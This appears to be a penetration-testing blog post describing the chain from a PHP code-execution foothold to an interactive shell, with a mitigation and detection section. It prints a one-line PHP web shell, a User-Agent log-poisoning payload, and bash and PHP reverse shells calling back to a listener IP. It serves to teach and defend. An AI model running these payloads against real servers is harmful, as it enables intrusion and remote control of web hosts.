
cat articles/php2shell.md
php2shell: turning a PHP foothold into an interactive shell
giuskywalker@death-star:~$ cat ./notes/php2shell.md
“php2shell” isn’t a single tool — it’s the pipeline every web pentester runs in their head the moment they land a PHP code-execution primitive: how do I turn this one awkward way of running code into a shell I can actually work in?
On HackTheBox boxes and in real engagements the chain looks the same every time. This is that chain, written down — with minimal, illustrative PoCs — and, because this is a blog I’d want my own blue team to read, a mitigation for every step.
Scope. Everything here is for authorized testing — labs, CTFs, and engagements with a signed scope. The payloads are deliberately minimal and widely documented; the point is to understand the mechanism well enough to detect and break it.
The pipeline

Four stages:
- A code-exec primitive — some way to get PHP to run your input.
- A minimal web shell — prove execution over HTTP, one parameter.
- A reverse shell — a real interactive session that calls back to you.
- A stabilized TTY — job control, tab-completion, and working
su/sudoprompts.
Most of the skill is in stage 1. Stages 2–4 are muscle memory.
Stage 1 — the primitives
Unrestricted file upload
The classic. The app lets you upload a .php file (or you bypass a weak
extension/Content-Type check) into a web-reachable directory.
// shell.php — the smallest thing that proves execution
<?php system($_GET['c']); ?>
curl 'https://target/uploads/shell.php?c=id'
# uid=33(www-data) gid=33(www-data) groups=33(www-data)Why it works: the upload handler trusts the client-supplied filename and serves the directory with PHP execution enabled.
LFI → RCE via log poisoning
When you can include a local file but not upload one, you make the server write
your PHP for you. The web server logs attacker-controlled fields (like the
User-Agent) verbatim — so you poison a log, then include it.

GET / HTTP/1.1
Host: target
User-Agent: <?php system($_GET['cmd']); ?>
# now include the poisoned log through the LFI
curl 'https://target/?page=/var/log/apache2/access.log&cmd=id'On modern targets the cleaner variant is a PHP filter chain (php://filter
with chained convert.* encoders) that synthesizes a payload entirely in the
page parameter — no writable log needed. Same idea, no disk artifact.
Why it works: user input reaches include()/require() without being
constrained to an allow-list of known-good files.
Stage 2 — minimal web shell
Once any primitive gives execution, the one-liner above is enough to confirm
it. Don’t live here, though: it’s stateless (every command is a fresh process,
so cd doesn’t stick), it screams in the access logs, and it dies the moment
the file is cleaned up. Treat it as a launchpad for stage 3.
Stage 3 — reverse shell
Start a listener, then have the web shell call back to you:
# attacker
nc -lvnp 443
# executed through the web shell (?c=...), URL-encoded in practice
bash -c 'bash -i >& /dev/tcp/10.10.14.7/443 0>&1'If bash /dev/tcp is unavailable, PHP itself is a fine fallback:
php -r '$s=fsockopen("10.10.14.7",443);exec("/bin/sh -i <&3 >&3 2>&3");'Why outbound? Firewalls usually filter inbound to the host but allow the server to make outbound connections — so the shell dials out to you.
Stage 4 — stabilize the TTY
A raw reverse shell has no job control, no Ctrl-C, and no prompt for sudo.
Upgrade it to a real PTY:
# in the reverse shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
# then background with Ctrl-Z
stty raw -echo; fg            # run on your own box
export TERM=xterm             # back in the shell
Now arrow keys, tab-completion, su, and full-screen tools (like vim or
tmux) behave. From here it’s standard post-exploitation: enumerate, escalate,
pivot.
Detection & mitigation
This is the half that matters if you’re defending PHP apps.
Kill the upload primitive
- Store uploads outside the web root, or on a host that never executes PHP.
- Validate by content (magic bytes), not extension or
Content-Type; generate your own random filenames. - At the server, disable execution in upload dirs — e.g.
php_admin_flag engine offfor that path, or drop the PHP handler entirely.
Kill the LFI primitive
- Never pass user input into
include/require. Map a fixed allow-list of identifiers → paths instead. - Set
open_basedir, and keepallow_url_include = Off. realpath()the resolved path and confirm it’s inside the intended directory before including.
Reduce blast radius
- Disable dangerous functions you don’t need:
disable_functions = system,exec,shell_exec,passthru,popen,proc_open. - Run PHP-FPM as a low-privilege, non-login user with no
sudorights. - Egress-filter outbound traffic. If the web server can’t open arbitrary outbound sockets, stage 3 dies — reverse shells need that callback.
Detect the chain
- Alert on PHP tokens (
<?php,system(,/dev/tcp,pty.spawn) in request bodies, headers, and log files. - Flag web-server processes spawning
sh/bash/nc/python— a PHP worker launching a shell is almost never legitimate. - Watch for new/modified
.phpfiles in upload paths (FIM) and for unexpected outbound connections from web hosts.
Takeaways
- php2shell is a pipeline, not a payload. The interesting work is landing stage 1; the rest is repeatable.
- Every stage has a clean mitigation. Defenders don’t need to catch the exact
payload — breaking any one link (no exec in upload dirs, no user input in
include, no outbound egress) stops the chain. - If you only do one thing: egress-filter your web servers. It’s the cheapest control that neuters the most impactful stage.
giuskywalker@death-star:~$ history -c # and document the chain, not just the flag